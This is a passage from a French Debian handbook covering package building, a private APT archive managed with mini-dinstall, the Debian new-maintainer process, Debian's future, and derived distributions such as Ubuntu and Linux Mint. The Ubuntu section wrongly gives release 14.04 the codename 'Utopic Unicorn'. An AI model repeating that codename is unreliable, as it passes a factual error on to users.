Comment[fr]=Lance un navigateur pour lire la documentation
Exec=x-www-browser /usr/share/falcot-data/index.html
Terminal=false
Type=Application
Categories=Documentation;
```

Le fichier `debian/falcot-data.install` mis à jour ressemble donc à ceci :

```
data/* usr/share/falcot-data/
falcot-data.desktop usr/share/applications/
```

Le paquet source est prêt ! Il ne reste plus qu'à générer le paquet binaire avec la commande déjà employée pour des recompilations de paquets : on se place dans le répertoire `falcot-data-1.0` et on exécute `dpkg-buildpackage -us -uc`.

15.3. Créer une archive de paquets pour APT

Les administrateurs de Falcot SA maintiennent désormais un certain nombre de paquets Debian modifiés ou créés par eux et qui leur servent à diffuser des données et programmes internes.

Pour faciliter leur déploiement, ils souhaitent les intégrer dans une archive de paquets directement utilisable par APT. Pour des raisons évidentes de maintenance, ils désirent y séparer

les paquets internes des paquets officiels recompilés. Les entrées qui correspondraient à cette situation dans un fichier `/etc/apt/sources.list.d/falcot.list` seraient les suivantes :

```
deb http://packages.falcot.com/ updates/
deb http://packages.falcot.com/ internal/
```

Les administrateurs configurent donc un hôte virtuel sur leur serveur HTTP interne. La racine de l'espace web associé est `/srv/vhosts/packages/`. Pour gérer ces archives, ils ont décidé d'employer le programme `mini-dinstall` (du paquet éponyme). Celui-ci scrute un répertoire d'arrivée `incoming/` (en l'occurrence, il s'agira de `/srv/vhosts/packages/mini-dinstall/incoming/`) pour y récupérer tout paquet Debian déposé et l'installer dans une archive Debian (dont le répertoire est `/srv/vhosts/packages/`). Ce programme fonctionne en traitant les fichiers `.changes` créés lors de la génération d'un paquet Debian. Un tel fichier contient en effet la liste de tous les autres fichiers associés à cette version du paquet (`.deb`, `.dsc`, `.diff.gz/debian.tar.gz`, `.orig.tar.gz` ou fichiers équivalents utilisant d'autres outils de compression) et indique donc à `mini-dinstall` quels fichiers installer. Accessoirement, ce fichier reprend le nom de la distribution de destination (c'est souvent `unstable`) indiquée en tête du fichier `debian/changelog`, information utilisée par `mini-dinstall` pour décider de l'emplacement d'installation du paquet. C'est la raison pour laquelle les administrateurs doivent systématiquement modifier ce champ avant la génération d'un paquet et y placer `internal` ou `updates`, selon l'emplacement souhaité. `mini-dinstall` génère alors les fichiers indispensables au bon fonctionnement d'APT, par exemple `Packages.gz`.

La configuration de `mini-dinstall` nécessite de mettre en place un fichier `~/.mini-dinstall.conf`, que les administrateurs de Falcot SA ont renseigné comme suit :

```
[DEFAULT]
archive_style = flat
archivedir = /srv/vhosts/packages

verify_sigs = 0
mail_to = admin@falcot.com

generate_release = 1
release_origin = Falcot SA
release_codename = stable

[updates]
release_label = Recompiled Debian Packages

[internal]
release_label = Internal Packages
```

Il est intéressant d'y remarquer la décision de générer des fichiers `Release` pour chacune des archives. Cela permettra éventuellement de gérer les priorités d'installation des paquets à l'aide du fichier de configuration `/etc/apt/preferences` (voir section 6.2.5, « [Gérer les priorités associées aux paquets](#) » page 125 pour les détails).

ALTERNATIVE

apt-ftparchive

Si l'emploi de `mini-dinstall` semble trop complexe par rapport à vos besoins de création d'une archive Debian, il est possible d'utiliser directement le programme `apt-ftparchive`. Ce dernier inspecte le contenu d'un répertoire et affiche sur sa sortie standard le contenu du fichier `Packages` correspondant. Pour reprendre le cas de Falcot SA, les administrateurs pourraient directement déposer les paquets dans `/srv/vhosts/packages/updates/` ou `/srv/vhosts/packages/internal/` et exécuter les commandes suivantes pour créer les fichiers `Packages.gz` :

```
$ cd /srv/vhosts/packages
$ apt-ftparchive packages updates >updates/Packages
$ gzip updates/Packages
$ apt-ftparchive packages internal >internal/Packages
$ gzip internal/Packages
```

La commande `apt-ftparchive sources` crée de manière similaire les fichiers `Sources.gz`.

SÉCURITÉ

mini-dinstall et droits

`mini-dinstall` étant prévu pour fonctionner dans un compte utilisateur, il ne serait pas raisonnable de l'employer avec le compte `root`. La solution la plus simple est de tout configurer au sein du compte utilisateur de l'administrateur qui a la responsabilité de créer les paquets Debian. Étant donné que lui seul a le droit de déposer des fichiers dans le répertoire `incoming/`, il n'est pas nécessaire d'authentifier l'origine de chaque paquet à installer : on peut considérer que l'administrateur l'aura fait préalablement. Cela justifie le paramètre `verify_sigs = 0` (pas de vérification des signatures). Toutefois, si le contenu des paquets est très sensible, il est possible de revenir sur ce choix et d'avoir un trousseau de clés publiques identifiant les personnes habilitées à créer des paquets (le paramètre `extra_keyrings` existe à cette fin) ; `mini-dinstall` vérifiera la provenance de chaque paquet déposé en analysant la signature intégrée au fichier `.changes`.

L'exécution de `mini-dinstall` démarre en fait le démon en arrière-plan. Tant qu'il fonctionne, il vérifie toutes les demi-heures si un nouveau paquet est disponible dans le répertoire `incoming/`, le place dans l'archive et régénère les différents fichiers `Packages.gz` et `Sources.gz`. Si la présence d'un démon constitue un problème, il est possible de l'invoquer en mode non interactif (ou *batch*), à l'aide de l'option `-b`, à chaque fois qu'un paquet aura été déposé dans le répertoire `incoming/`. Découvrez les autres possibilités offertes par `mini-dinstall` en consultant sa page de manuel `mini-dinstall(1)`.

COMPLÉMENTS

Générer une archive signée

Les outils APT effectuent par défaut une vérification d'une chaîne de signatures cryptographiques apposées sur les paquets qu'ils manipulent, avant de les installer, dans le but de s'assurer de leur authenticité (voir la section 6.5, « [Vérification d'authenticité des paquets](#) » page 135). Les archives APT privées posent alors problème, car les machines qui doivent les utiliser vont sans arrêt afficher des messages d'avertissement pour signaler que les paquets que ces archives contiennent ne sont pas signés. Il est donc souvent judicieux de s'assurer que même les archives privées bénéficient du mécanisme *secure APT*.

`mini-dinstall` propose pour cela l'option de configuration `release_signscript`, qui permet de spécifier un script à utiliser pour générer la signature. On pourra

par exemple utiliser le script `sign-release.sh` fourni par le paquet *mini-dinstall* dans `/usr/share/doc/mini-dinstall/examples/`, après l'avoir éventuellement adapté aux besoins locaux.

15.4. Devenir mainteneur de paquet

15.4.1. Apprendre à faire des paquets

Construire un paquet Debian de qualité n'est pas chose facile et on ne s'improvise pas responsable de paquet. C'est une activité qui s'apprend par la pratique et par la théorie. Elle ne se limite pas à compiler et installer un logiciel. Elle implique surtout de maîtriser les problèmes, conflits et interactions qui se produiront avec les milliers d'autres paquets logiciels.

Les règles

Un paquet Debian est conforme aux règles précises édictées dans la charte Debian. Chaque responsable de paquet se doit de les connaître. Il ne s'agit pas de les réciter par cœur, mais de savoir qu'elles existent et de s'y référer lorsque l'on n'est pas sûr de son choix. Tout mainteneur Debian officiel a déjà commis des erreurs en ignorant l'existence d'une règle, mais ce n'est pas dramatique : un utilisateur avancé de ses paquets finit tôt ou tard par signaler cette négligence sous la forme d'un rapport de bogue.

➔ <http://www.debian.org/doc/debian-policy/>

Les procédures

Debian n'est pas une collection de paquets réalisés individuellement. Le travail de chacun s'inscrit dans un projet collectif et, à ce titre, on ne peut être développeur Debian et ignorer le fonctionnement global de la distribution. Tôt ou tard, chaque développeur doit interagir avec d'autres volontaires. La référence du développeur Debian (paquet *developers-reference-fr*) reprend tout ce qu'il faut savoir pour interagir au mieux avec les différentes équipes du projet et profiter au maximum des ressources mises à disposition. Ce document précise également un certain nombre de devoirs que chaque développeur se doit de remplir.

➔ <https://www.debian.org/doc/manuals/developers-reference/>

Les outils

Toute une panoplie d'outils aide les responsables de paquets dans leur travail. Ce chapitre les décrit rapidement sans détailler leur emploi, car ils sont tous bien documentés.

Le programme `lintian` Ce programme fait partie des outils les plus importants : c'est le vérificateur de paquets Debian. Il dispose d'une vaste batterie de tests créés en fonction de la charte Debian. Il permet de trouver rapidement et automatiquement de nombreuses erreurs et donc de les corriger avant de publier les paquets.

Cet outil ne fournit qu'une aide et il arrive qu'il se trompe (la charte Debian évolue parfois, `lintian` peut alors être momentanément en retard). Par ailleurs, il n'est pas exhaustif : qu'il ne signale aucune erreur ne signifie pas qu'un paquet est parfait, tout au plus qu'il évite les erreurs les plus communes.

Le programme `piuparts` Il s'agit d'un autre outil important : il automatise l'installation, la mise à jour, la suppression et la purge d'un paquet (dans un environnement isolé) et vérifie qu'aucune de ces opérations n'entraîne d'erreur. Il peut aider à détecter les dépendances manquantes et détecte également lorsque des fichiers subsistent de manière inattendue après que le paquet a été purgé.

`devscripts` Le paquet `devscripts` contient de nombreux programmes couvrant bien des aspects du travail d'un développeur Debian :

- `debuild` sert à générer un paquet (`dpkg-buildpackage`) et à vérifier dans la foulée s'il est conforme à la charte Debian (`lintian`).
- `debclean` nettoie un paquet source après la génération d'un paquet binaire.
- `dch` permet d'éditer facilement un fichier `debian/changelog` dans un paquet source.
- `uscan` vérifie si l'auteur amont a publié une nouvelle version de son logiciel. Ce programme nécessite un fichier `debian/watch` décrivant l'emplacement de publication de ces archives.
- `debi` installe (`dpkg -i`) le paquet Debian qui vient d'être généré (sans devoir saisir son nom complet).
- `debc` sert à consulter le contenu (`dpkg -c`) du paquet qui vient d'être généré (sans devoir saisir son nom complet).
- `bts` manipule le système de suivi de bogues depuis la ligne de commande ; ce programme génère automatiquement les courriers électroniques adéquats.
- `debrelease` envoie la nouvelle version du paquet sur un serveur distant sans devoir saisir le nom complet du fichier `.changes` concerné.
- `debsign` signe les fichiers `.dsc` et `.changes`.
- `uupdate` crée automatiquement une nouvelle révision du paquet lors de la publication d'une nouvelle version amont.

`debhelper` et `dh-make` `debhelper` est un ensemble de scripts facilitant la création d'un paquet conforme à la charte Debian, invoqués depuis `debian/rules`. Il a conquis de très nombreux

développeurs Debian ; pour preuve, la majorité des paquets officiels l'utilisent. Tous les scripts sont préfixés par `dh_`.

Le script `dh_make` (du paquet *dh-make*) intègre les fichiers nécessaires à la génération d'un paquet Debian dans un répertoire contenant les sources d'un logiciel. Les fichiers qu'il ajoute utilisent debhelper de manière standard, comme son nom le laisse supposer.

dupLoad et dput `dupload` et `dput` servent à envoyer une nouvelle version d'un paquet Debian sur un serveur local ou distant. C'est ainsi que les développeurs envoient leur paquet sur le serveur principal de Debian (ftp-master.debian.org) pour qu'il soit intégré à l'archive et distribué par les miroirs. Ces commandes prennent en paramètre un fichier `.changes` et en déduisent les autres fichiers à envoyer.

15.4.2. Processus d'acceptation

Ne devient pas développeur Debian qui veut. Différentes étapes jalonnent le processus d'acceptation, qui se veut autant un parcours initiatique qu'une sélection. Ce processus est formalisé et chacun peut suivre sa progression sur le site web des nouveaux mainteneurs (nm est l'abréviation de *New Maintainer*).

► <http://nm.debian.org/>

COMPLÉMENTS

Processus allégé pour les « Mainteneurs Debian »

Un statut de « Mainteneur Debian » (*Debian Maintainer*, DM) a été introduit. Le processus associé est plus léger et les droits que ce statut accorde se restreignent à pouvoir maintenir ses propres paquets. Il suffit qu'un développeur Debian vérifie préalablement tout nouveau paquet et qu'il indique qu'il considère le mainteneur capable de gérer son paquet tout seul.

Prérequis

Il est demandé à tous les candidats de maîtriser un minimum l'anglais. Cela est nécessaire à tous les niveaux : dans un premier temps pour communiquer avec l'examinateur, mais c'est aussi la langue de prédilection pour une grande partie de la documentation. De plus, les utilisateurs de vos paquets communiqueront avec vous en anglais pour vous signaler des bogues et il faudra être capable de leur répondre.

Le deuxième prérequis porte sur la motivation. Il faut être pleinement conscient que la démarche consistant à devenir développeur Debian n'a de sens que si vous savez par avance que Debian restera un sujet d'intérêt pendant de nombreux mois. En effet, la procédure en elle-même dure plusieurs mois et Debian a besoin de mainteneurs qui s'inscrivent dans la durée, car chaque paquet a besoin d'un mainteneur en permanence (et pas seulement lorsqu'il est créé).

Inscription

La première étape (réelle) consiste à trouver un sponsor, ou avocat (*advocate*) ; c'est un développeur officiel qui affirme « je pense que l'acceptation de X serait une bonne chose pour Debian ». Cela implique normalement que le candidat ait déjà été actif au sein de la communauté et que quelqu'un ait apprécié son travail. Si le candidat est timide et n'affiche pas en public le fruit de son travail, il peut tenter de convaincre individuellement un développeur Debian officiel de le soutenir en lui présentant ses travaux en privé.

En parallèle, le candidat doit se générer une biclé (paire publique-privée) RSA avec GnuPG, qu'il doit faire signer par au moins deux développeurs Debian officiels. La signature certifie l'authenticité du nom présent sur la clé. En effet, lors d'une séance de signature de clés, il est d'usage de présenter des papiers d'identité (habituellement une carte d'identité ou un passeport) et les identifiants de ses clés pour officialiser la correspondance entre la personne physique et les clés. Cette signature nécessite donc une rencontre réelle ; si vous n'avez pas encore eu l'occasion de croiser un développeur Debian lors d'une manifestation de logiciels libres, il est possible de solliciter expressément les développeurs en demandant qui serait dans la région concernée par le biais de la liste de diffusion debian-devel-french@lists.debian.org. Il existe également une liste de personnes disponibles pour signer des clés, organisée par pays et par ville.

→ <http://wiki.debian.org/Keysigning>

Une fois l'inscription sur nm.debian.org validée par le sponsor, un *Application Manager* (« gestionnaire de candidature ») sera chargé de suivre le candidat dans ses démarches et de réaliser les différentes vérifications prévues dans le processus.

La première vérification est celle de l'identité. Si vous avez une clé signée par un développeur Debian, cette étape est facile. Dans le cas contraire, l'*Application Manager* essaiera de guider le candidat dans sa recherche de développeurs Debian à proximité de chez lui pour qu'une rencontre et une signature de clés puissent être arrangées.

Acceptation des principes

Ces formalités administratives sont suivies de considérations philosophiques. Il est question de s'assurer que le candidat comprend le contrat social et les principes du logiciel libre. En effet, il n'est pas possible de rejoindre Debian si l'on ne partage pas les valeurs qui unissent les développeurs actuels, exprimées dans les deux textes fondateurs (et résumées au chapitre 1, « **Le projet Debian** » page 2).

En plus de cela, il est souhaité que chaque personne qui rejoint les rangs de Debian connaisse déjà son fonctionnement et sache interagir comme il se doit pour résoudre les problèmes qu'elle rencontrera au fil du temps. Toutes ces informations sont généralement documentées dans les divers manuels ciblant les nouveaux mainteneurs, mais aussi et surtout dans le guide de référence du développeur Debian. Une lecture attentive de ce document devrait suffire pour répondre aux questions de l'examinateur. Si les réponses ne sont pas satisfaisantes, il le fera savoir et invitera le candidat à se documenter davantage avant de retenter sa chance. Si la documentation ne

semble pas répondre à la question, c'est qu'un peu de pratique au sein de Debian permet de découvrir la réponse par soi-même (éventuellement en discutant avec d'autres développeurs Debian). Ce mécanisme entraîne les gens dans les rouages de Debian avant de pouvoir totalement prendre part au projet. C'est une politique volontaire et les gens qui arrivent finalement à rejoindre le projet s'intègrent comme une pièce supplémentaire d'un puzzle extensible à l'infini.

Cette étape est couramment désignée par le terme de *Philosophy & Procedures (P&P)* dans le jargon des personnes impliquées dans le processus d'acceptation de nouveaux mainteneurs.

Vérification des compétences

Chaque demande pour devenir développeur Debian officiel doit être justifiée. En effet, on ne devient membre que si l'on peut démontrer que ce statut est légitime et qu'il permettra de faciliter le travail du candidat. La justification habituelle est que le statut de développeur Debian facilite la maintenance d'un paquet Debian, mais elle n'est pas universelle. Certains développeurs rejoignent le projet pour contribuer à un portage sur une architecture, d'autres pour contribuer à la documentation, etc.

Cette étape est donc l'occasion pour chaque candidat d'affirmer ce qu'il a l'intention de réaliser dans le cadre de Debian et de montrer ce qu'il a déjà fait dans ce sens. Debian privilégie en effet le pragmatisme et il ne suffit pas de dire quelque chose pour le faire prendre en compte : il faut montrer sa capacité à faire ce qui a été annoncé. En général, lorsqu'il s'agit de mise en paquet, il faudra montrer une première version du paquet et trouver un parrain (parmi les développeurs officiels) qui contrôle sa réalisation technique et l'envoie sur le serveur principal de Debian.

COMMUNAUTÉ	
Parrainage	Le parrainage (ou <i>sponsoring</i>) est un mécanisme par lequel un développeur Debian ou un mainteneur Debian vérifie un paquet préparé par quelqu'un d'autre et y appose sa signature pour le publier dans les dépôts officiels. Il permet ainsi à des personnes externes au projet, n'ayant pas suivi la procédure des nouveaux mainteneurs, de contribuer ponctuellement au projet, tout en garantissant que les paquets réellement inclus dans Debian ont toujours subi une vérification par un membre officiel.

Enfin, l'examinateur vérifiera les compétences techniques du candidat en matière de mise en paquet grâce à un questionnaire assez étouffé. Une erreur bloque le processus (sans l'interrompre définitivement), mais le temps pour répondre n'est pas limité, toute la documentation est disponible et il est possible d'essayer plusieurs fois en cas d'erreur. Le questionnaire ne se veut pas discriminatoire mais a pour seul objectif de garantir un niveau minimum de connaissances aux nouveaux contributeurs.

Cette étape se nomme *Tasks & Skills* (T&S en abrégé) dans le jargon des examinateurs.


Approbation finale

La toute dernière étape est la validation du parcours par un DAM (*Debian Account Manager*, ou gestionnaire des comptes Debian). Il consulte les informations fournies à propos du candidat

par l'examinateur et prend la décision de lui créer ou non un compte sur les serveurs Debian. Parfois, il temporisera cette création dans l'attente d'informations supplémentaires s'il le juge nécessaire. Les refus sont assez rares si l'examinateur a bien fait son travail d'encadrement, mais ils se produisent parfois. Ils ne sont jamais définitifs et le candidat est libre de retenter sa chance ultérieurement.

La décision du DAM est souveraine et quasiment incontestable. C'est pourquoi les responsables concernés ont souvent été la cible de critiques par le passé.





Mots-clés

Avenir
Améliorations
Opinions

Conclusion : l'avenir de Debian

16

Développements à venir 484

Avenir de Debian 484

Avenir de ce livre 485

L'histoire de Falcot SA s'arrête, pour le moment, avec ce dernier chapitre. En revanche, celle de Debian continue et l'avenir nous réserve à coup sûr de nombreuses et agréables surprises.

16.1. Développements à venir

Quelques semaines à quelques mois avant la sortie d'une nouvelle version, le *Release Manager* choisit le nom de code de la prochaine. La version actuelle de Debian est la 8, mais les développeurs s'affairent déjà à la préparation de la version suivante : nom de code *Stretch*...

Il n'existe pas de liste des changements prévus et Debian ne s'engage jamais quant aux objectifs techniques de la version suivante. Néanmoins, quelques axes de développement existent et on peut se risquer à quelques paris quant à ce qui pourrait arriver.

Pour améliorer la confiance et la sécurité, la plupart des paquets (sinon tous) seront compilés de manière reproductible. C'est-à-dire qu'il sera possible de recompiler des paquets binaires identiques à l'octet près à partir des paquets sources, ce qui permettra à chacun de vérifier qu'aucune modification non souhaitée ne s'est produite durant la compilation (ou après).

Sur le même thème, beaucoup d'efforts auront été faits pour améliorer la sécurité par défaut, et pour limiter à la fois les attaques « traditionnelles » et les menaces nouvelles liées à la surveillance de masse.

Bien évidemment, il y aura des nouvelles versions pour les principales suites de logiciels. La dernière version des différents bureaux sera plus ergonomique et apportera des nouvelles fonctionnalités. Wayland, le nouveau serveur d'affichage en développement qui vise à être une alternative moderne à X11, sera disponible (peut-être pas par défaut) pour au moins quelques environnements de bureau.

Une nouvelle fonctionnalité du logiciel de gestion de l'archive Debian — les *bikesheds* — offrira la possibilité aux développeurs d'avoir des dépôts de paquets à usage particulier, en plus des dépôts principaux. Ce pourront être des dépôts de paquets personnels, des dépôts de logiciels pas encore prêts pour intégrer l'archive principale, des dépôts pour des logiciels à très faible audience, des dépôts temporaires pour tester de nouvelles idées, et ainsi de suite.

16.2. Avenir de Debian

En dehors de ces développements internes, il est probable que de nouvelles distributions fondées sur Debian verront le jour grâce aux nombreux outils qui simplifient cette tâche. Par ailleurs, de nouveaux sous-projets spécifiques naîtront, élargissant toujours le spectre des domaines couverts par Debian.

La communauté des utilisateurs Debian se sera étoffée et de nouveaux contributeurs rejoindront le projet... dont vous serez peut-être !

Force est de constater que le projet Debian est plus vigoureux que jamais et qu'il est désormais bien lancé vers son objectif de distribution universelle. *World Domination* (« domination mondiale »), dit-on en plaisantant dans les rangs de Debian.

Malgré son ancienneté et sa taille déjà importante, Debian continue de croître et d'évoluer dans de nombreuses directions — certaines sont d'ailleurs inattendues. Les contributeurs ne manquent jamais d'idées et les discussions sur les listes de développement — même si parfois

elles ressemblent à des chamailleries — ne cessent d'alimenter la machine. Certains comparent même Debian à un trou noir : sa densité est telle qu'elle attire systématiquement tout nouveau projet libre.

Au-delà du fait que Debian semble satisfaire une majorité de ses utilisateurs, il y a une tendance de fond : les gens commencent à se rendre compte qu'en collaborant — plutôt que de faire sa cuisine dans son coin — il est possible d'obtenir un résultat meilleur pour tous. C'est bien la logique suivie par toutes les distributions qui se greffent à Debian, en formant des sous-projets.

Le projet Debian n'est donc pas près de disparaître...

16.3. Avenir de ce livre

Nous souhaitons que ce livre puisse évoluer dans l'esprit du logiciel libre. C'est pourquoi nous vous invitons à y contribuer en nous faisant part de vos remarques, de vos suggestions et de vos critiques. Pour cela, vous pouvez écrire directement à Raphaël (hertzog@debian.org) et Roland (lolando@debian.org). Le site web ci-après regroupera l'ensemble des informations portant sur son évolution. Vous y trouverez aussi les informations sur la façon d'y contribuer, en particulier si vous souhaitez aider à traduire ce livre et le rendre disponible à un public encore plus vaste qu'aujourd'hui.

► <http://debian-handbook.info/>

Nous avons essayé d'intégrer tout ce que notre expérience chez Debian nous a fait découvrir, afin que tout un chacun puisse utiliser cette distribution et en tirer le meilleur profit le plus rapidement possible. Nous espérons que ce livre contribue à la démystification et à la popularisation de Debian. N'hésitez donc pas à le recommander !

Pour conclure, nous aimerais finir sur une note plus personnelle. La réalisation de ce livre nous a pris un temps considérable en dehors de nos activités professionnelles habituelles. Comme nous sommes tous deux des consultants informatiques indépendants, toute source de revenus complémentaires nous offre la liberté de consacrer encore plus de temps au développement de Debian. Nous espérons que le succès de ce livre y contribuera. En attendant, n'hésitez pas à faire appel à nos services !

► <http://www.freexian.com>

► <http://www.gnurandal.com>

À bientôt !

Distributions dérivées

A

Recensement et coopération 487	Ubuntu 487	Linux Mint 488	Knoppix 489
Aptosid et Siduction 489	Grml 490	Tails 490	Kali Linux 490
			Devuan 490
		DoudouLinux 491	Tanglu 490
		Raspbian 491	Et d'autres encore 491

A.1. Recensement et coopération

Le projet Debian a pleinement conscience du rôle important des distributions dérivées et souhaite faciliter la coopération. Il s'agit de réintégrer les améliorations développées par ces distributions pour que tout le monde en bénéficie et pour simplifier le travail de maintenance à long terme.

C'est pourquoi les distributions dérivées sont invitées à prendre part aux discussions sur la liste `debian-derivatives@lists.debian.org` et à participer à un recensement. Ce dernier a pour objectif de collecter des informations sur le travail effectué dans la distribution dérivée, afin que les mainteneurs Debian officiels puissent plus facilement voir l'état de leur paquet dans la distribution en question.

- ➡ <https://wiki.debian.org/DerivativesFrontDesk>
- ➡ <https://wiki.debian.org/Derivatives/Census>

Faisons maintenant un tour d'horizon des distributions dérivées les plus intéressantes et les plus populaires.

A.2. Ubuntu

L'arrivée de Ubuntu sur la scène du logiciel libre n'est pas passée inaperçue. Et pour cause : la société Canonical Ltd. qui a créé cette distribution a embauché une trentaine de développeurs Debian en affichant l'ambitieux objectif de faire une distribution pour le grand public et de publier

une nouvelle version tous les 6 mois. Ils promettent par ailleurs de maintenir chaque version pendant 18 mois quant à ses éléments cruciaux comme sur le plan de la sécurité.

Pour parvenir à leurs objectifs, ils se concentrent sur un nombre de logiciels plus restreint que ceux de Debian et s'appuient essentiellement sur GNOME (cependant, une distribution dérivée officielle d'Ubuntu, nommée « Kubuntu », repose, elle, sur KDE). Tout est internationalisé et disponible dans un grand nombre de langues, dont le français.

Force est de constater que, pour le moment, ils maintiennent ce rythme de publication. En outre, ils publient une *Long Term Support* (LTS), maintenue durant 3 ans pour la partie bureautique et 5 ans pour la partie serveur. En avril 2015, la version 14.04, de nom de code Utopic Unicorn (« la licorne utopique »), est la LTS courante tandis que la 15.04, dite Vivid Vervet (« le singe vif »), est la version non LTS la plus récente. Tout numéro de version exprime la date de publication : 15.04, par exemple, représente le mois d'avril 2015.

EN PRATIQUE

La promesse d'assistance et maintenance d'Ubuntu

Canonical a changé plusieurs fois les règles portant sur la durée de la période durant laquelle une version donnée est maintenue. En tant que société, Canonical promet actuellement de fournir des mises à jour de sécurité sur tous les logiciels inclus dans les sections `main` et `restricted` de l'archive Ubuntu pendant 5 ans (pour les versions « *Long Term Support* » ou LTS) et 9 mois pour les versions non LTS. Tout le reste (notamment les sections `universe` et `multiverse`) est maintenu sur la base du volontariat par les membres de l'équipe MOTU (*Masters Of The Universe*). Si vous dépendez de logiciels qui sont dans ces dernières sections, vous devez être prêts à en assurer la maintenance de sécurité vous-même.

Le succès d'Ubuntu est évident auprès du grand public. La distribution a conquis plusieurs millions d'utilisateurs grâce à sa facilité d'installation et au travail effectué pour rendre le poste bureautique plus simple à l'usage.

Ubuntu et Debian entretenaient une relation tendue ; les développeurs Debian qui espéraient beaucoup d'Ubuntu en termes d'améliorations directes apportées à Debian, ont été exaspérés par la différence entre le marketing de Canonical, qui laissait entendre qu'ils étaient de bons citoyens du logiciel libre, et leurs pratiques réelles se limitant à la mise à disposition des changements effectués aux paquets Debian. Les choses se sont arrangées au fil des années, et Ubuntu a maintenant généralisé la pratique de l'envoi de correctifs au bon endroit (ceci n'est vrai que pour les logiciels externes qu'ils mettent en paquet et pas pour les logiciels spécifiques à Ubuntu tel que Mir et Unity).

► <http://www.ubuntu.com/>

A.3. Linux Mint

Linux Mint est une distribution (semi-)communautaire financée par des dons et la publicité. Leur produit phare est basé sur Ubuntu, mais il existe une variante, Linux Mint Debian Edition, qui évolue en permanence à l'instar de Debian Testing. Dans les deux cas, l'installation initiale passe par le démarrage sur un *LiveDVD*.

La distribution se fixe pour objectif de « simplifier l'usage de technologies avancées » et fournit des interfaces graphiques spécifiques qui se greffent par dessus les logiciels habituels. Ainsi, Linux Mint s'appuie sur Cinnamon par défaut au lieu de GNOME (MATE, KDE et Xfce sont également inclus) ; de même, bien que s'appuyant sur APT, la gestion des mises à jour passe par une interface spécifique avec une évaluation du risque associé à chaque mise à jour de paquet.

Linux Mint inclut de nombreux logiciels propriétaires pour assurer la meilleure expérience possible à l'utilisateur, notamment Adobe Flash et des « codecs multimédias ».

⇒ <http://www.linuxmint.com/>

A.4. Knoppix

